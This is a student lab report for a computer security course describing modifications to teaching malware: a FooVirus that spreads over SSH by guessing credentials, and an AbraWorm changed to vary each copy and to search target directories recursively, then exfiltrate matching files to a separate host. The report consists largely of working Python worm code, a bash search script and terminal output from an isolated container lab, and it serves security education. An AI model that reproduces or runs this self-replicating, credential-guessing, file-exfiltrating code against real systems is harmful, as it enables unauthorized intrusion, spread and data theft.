Offline on Malware

CSE 406

Submitted By:

Rabeya Hossain


1805029

A1


Task 1:

In task 1, we have to incorporate network codes in the FooVirus so that apart from affecting the host machine it also deposits itself to a remote machine. The orginal FooVirus only affected the files with extension .foo in the host machine. Now in the modified version it will also deposit itself to a random machine by trying randomly generated userID, password and ip address. The virus will not attack the remote machine until the virus is run on that machine. For this, codes silmilar to AbraWorm have been added here.

Modification:



```
87
88
89  #first attack the current machine
90
91
92  IN = open(sys.argv[0], 'r')
93  virus = [line for (i,line) in enumerate(IN) if i < 155]
94
95  for item in glob.glob("*.foo"):
96      IN = open(item, 'r')
97      all_of_it = IN.readlines()
98      IN.close()
99      if any('foovirus' in line for line in all_of_it): continue
100     os.chmod(item, 0o777)
101     OUT = open(item, 'w')
102     OUT.writelines(virus)
103     all_of_it = ['#' + line for line in all_of_it]
104     OUT.writelines(all_of_it)
105     OUT.close()
106
```




```
120                 try:
121                     ssh = paramiko.SSHClient()
122                     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
123                     ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
124                     print("\n\nconnected\n")
125
126                     # Let's make sure that the target host was not previously
127                     received_list = error = None
128                     stdin, stdout, stderr = ssh.exec_command('ls')
129                     error = stderr.readlines()
130                     if error:
131                         print(error)
132                     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
133                     print("\n\noutput of 'ls' command: %s" % str(received_list))
134                     infected =0
135                     for file in received_list:
136                         file = str(file)
137                         file = file[2:-3]
138                         print(file)
139                         print(sys.argv[0])
140                         tmp = str(sys.argv[0])
141                         if file == tmp:
142                             infected =1
143                     if infected == 1:
144                         print("\nThe target machine is already infected")
145                         continue
146                     # infected:
147                     scpcon = scp.SCPClient(ssh.get_transport())
148                     scpcon.put(sys.argv[0])
149                     scpcon.close()
150
```

In this code segments line 92-105 is the original FooVirus code.


In line 120-150, the network code where it tries for random machines and put itself to that machine if not previously infected.

Before the attack:



Before the attack, the foo file in the host machine contains some random strings. And the remote machines don't contain anything.

After the attack:



So, after FooVirus.py is run it shows the malicious message also change the asd.foo file(next screen shot) in the host machine . It also spreads its copy into two remote machines. Those remote machines now have a copy of FooVirus.py.

```
seed@Rabeya:~/mlr$ cat asd.foo
#!/usr/bin/env python

import os
import random
import paramiko
import scp
import select
import signal
import glob
import sys

##   You would want to uncomment the following two lines for the worm to
##   work silently:
#sys.stdout = open(os.devnull, 'w')
#sys.stderr = open(os.devnull, 'w')

def sig_handler(signum,frame): os.kill(os.getpid(),signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1      # IMPORTANT:  Before changing this setting, read the last
               #             paragraph of the main comment block above. As
               #             mentioned there, you need to provide two IP
               #             addresses in order to run this code in debug
               #             mode.

##  The following numbers do NOT mean that the worm will attack only 3
##  hosts for 3 different usernames and 3 different passwords.  Since the
##  worm operates in an infinite loop, at each iteration, it generates a
##  fresh batch of hosts, usernames, and passwords.
NHOSTS = NUSERNAMES = NPASSWDS = 3


##  The trigrams and digrams are used for syntheizing plausible looking
##  usernames and passwords.  See the subroutines at the end of this script
##  for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              fag fat for fuk gab jab jad jam jan jad jas jew koo kee kil
```

So, in the host machine after FooVirus.py is run it changes the content of asd.foo. It first checks if the foo file is already infected. If not, it writes its own code at the beginning of the file and comments out everything originally written in file.

```
root@72920c4570ec:~# ls
FooVirus.py  abc.foo
root@72920c4570ec:~# cat abc.foo
asuk
root@72920c4570ec:~# python3 FooVirus.py

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWar
ning: CTR mode needs counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)


connected



output of 'ls' command: [b'FooVirus.py\n', b'abc.foo\n']
FooVirus.py
FooVirus.py
abc.foo
FooVirus.py

The target machine is already infected

Trying password mypassword for user root at IP address: 172.17.0.3


connected
```

And the remote machines where the attack was successful, can now work as host. If FoovVirus.py is run on that machine, it affects the foo files there.

```
root@72920c4570ec:~# ls
FooVirus.py  abc.foo
root@72920c4570ec:~# python3 abc.foo

HELLO FROM FooVirus


This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file.  If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload.  All it
does is to print out this message and comment out the
code in .foo files.



Trying password mypassword for user root at IP address: 172.17.0.2
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWarning: CTR mode needs counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)


connected



output of 'ls' command: [b'FooVirus.py\n', b'abc.foo\n']
FooVirus.py
abc.foo
abc.foo
abc.foo

The target machine is already infected

Trying password mypassword for user root at IP address: 172.17.0.3


connected
```

And the affected files like abc.foo can also now work as the original virus.

Task 2:

In this task, we have to change the worm file such that no two worm file is same that is written to other machines at the same time.

For this, the AbraWorm is changed to add a randomly generated integer at the end of the worm file before writing to the target machine.

Modification:


```
161
162  # modifying the file before writing in the target host
163
164  def self_modify_file(file_path, new_content):
165      # Read the contents of the file
166      with open(file_path, 'r') as file:
167          existing_content = file.read()
168
169      # Modify the content as needed
170      modified_content = existing_content + new_content
171
172      # Write the modified content back to the same file
173      with open(file_path, 'w') as file:
174          file.write(modified_content)
175
176
177  def delete_last_line(file_path):
178      # Read the entire content of the file
179      with open(file_path, 'r') as file:
180          lines = file.readlines()
181
182      # Remove the last line from the list of lines
183      if lines:
184          lines.pop()
185
186      # Write the modified content back to the file
187      with open(file_path, 'w') as file:
188          file.writelines(lines)
189
```

```
262                         scpcon.get(target_file)
263
264                     # Now deposit a copy of AbraWorm.py at the target host:
265
266                     ##modifynig file
267                     rand = random.randint(-100000,100000)
268                     new_content = "#" + str(rand)
269                     file_path =sys.argv[0]
270                     self_modify_file(file_path,new_content)
271                     ##
272
273                     scpcon.put(sys.argv[0])
274                     scpcon.close()
275
276                     ## delete the last line
277                     file_path = sys.argv[0]
278                     delete_last_line(file_path)
279                     ##
280
281                 except:
282                     continue
```

For this, before writing the worm file in the target machine a random integer is generated and added at the end the worm file (267-270). The self_modify_file function (164-174) modifies the current file.


After putting the file in the target machine, the added line is deleted (277-278). The delete_last_line function deleted the last line of the file.

Before the attack:



Before the attack, the host machine did not have any abracadabra file. And the remote machines did not have any worm file. Here the first two machines will act as target machine and the third remote machine will be our exfiltration host. The target machines have files that contain “abracadabra”.

After the attack:



So, the host machine tries to connect to random machines using random guesses. But here we have used known ip for debugging purposes. So, it is seen that the host get access to two remote machines and search for files that contain “abracadabra” string . It finds file1.txt and file2.txt. It then installs them to the host machine.

Then, the worm writes a copy of it to the target machine but changes a little before writing.

```
                ##

            except:
                continue
            # Now upload the exfiltrated files to a specially designated host,
            # which can be a previously infected host.  The worm will only
            # use those previously infected hosts as destinations for
            # exfiltrated files if it was able to send the login credentials
            # used on those hosts to its human masters through, say, a
            # secret IRC channel. (See Lecture 29 on IRC)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:
                        tmp =str(filename)
                        last_slash_index = tmp.rfind("/")
                        last_part = tmp[last_slash_index + 1:-1]
                        scpcon.put(last_part)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    continue
    if debug: break
#28911root@72920c4570ec:~#
```

```
            except:
                continue
            # Now upload the exfiltrated files to a specially designated host,
            # which can be a previously infected host.  The worm will only
            # use those previously infected hosts as destinations for
            # exfiltrated files if it was able to send the login credentials
            # used on those hosts to its human masters through, say, a
            # secret IRC channel. (See Lecture 29 on IRC)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the log
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',timeo
5)

                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:
                        tmp =str(filename)
                        last_slash_index = tmp.rfind("/")
                        last_part = tmp[last_slash_index + 1:-1]
                        scpcon.put(last_part)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    continue
    if debug: break
#30934root@b54184aef65d:~#
```

Here it is seen that in the first host machine #28911 and in the second machine #30934 has been added in the last line.

And from the previous picture it is seen that the exfiltration host has file1.txt and file2.txt.

Task 3:

In this task we have to modify the worm so that the worm recursively searches for the target file down the directory path.

Modification:

```
$ command.sh
1   #!/bin/bash
2
3   search_string="abracadabra"
4   current_directory=$(pwd)
5
6   # Using find with grep to search for files containing the string
7   while IFS= read -r -d '' file; do
8   |  echo "$(realpath "$file")"
9   done < <(find "$current_directory" -type f -exec grep -lZ "$search_string" {} +)
10
11
```

This is a bash script to recursively check the directories and find files with string “abracadabra” in it.


```
244                 existing_content = "abc"
245                 with open("command.sh", 'r') as file:
246                     existing_content = file.read()
247
248                 cmd = existing_content
249                 stdin, stdout, stderr = ssh.exec_command(cmd)
250                 error = stderr.readlines()
251                 if error:
252                     print(error)
253                     continue
254
255                 received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
256                 for item in received_list:
257                     files_of_interest_at_target.append(item.strip())
258                 print("\nfiles of interest at the target: %s" % str(files_of_interest_at_tar
259                 scpcon = scp.SCPClient(ssh.get_transport())
260                 if len(files_of_interest_at_target) > 0:
261                     for target_file in files_of_interest_at_target:
262                         scpcon.get(target_file)
263
```

In line 245-246 , the above mentioned bash script is read into existing content. Then this bash script is executed in the target machine in line 249. So, after this line stdout will have the file name with their actual path . Then these files are downloaded in the host machine in line 262.


```
289                 if len(files_of_interest_at_target) > 0:
290                     print("\nWill now try to exfiltrate the files")
291                     try:
292                         ssh = paramiko.SSHClient()
293                         ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
294                         #  For exfiltration demo to work, you must provide an IP address and the
295                         #  credentials in the next statement:
296                         ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',t
297                         scpcon = scp.SCPClient(ssh.get_transport())
298                         print("\n\nconnected to exhiltration host\n")
299                         for filename in files_of_interest_at_target:
300                             tmp =str(filename)
301                             last_slash_index = tmp.rfind("/")
302                             last_part = tmp[last_slash_index + 1:-1]
303                             scpcon.put(last_part)
304                         scpcon.close()
305                     except:
306                         print("No uploading of exfiltrated files\n")
307                         continue
308     if debug: break
```

Finally , the downloaded files are then uploaded to the exfiltration host in line 303.

Before the attack:



After the attack:



So, the result is almost the same as for task 2 but now the worm searches recursively down the directories for the files. As in the second machine there is a file in root/abc/def/file3.txt . So the worm finds it and downloads it int the host and exfiltration machine.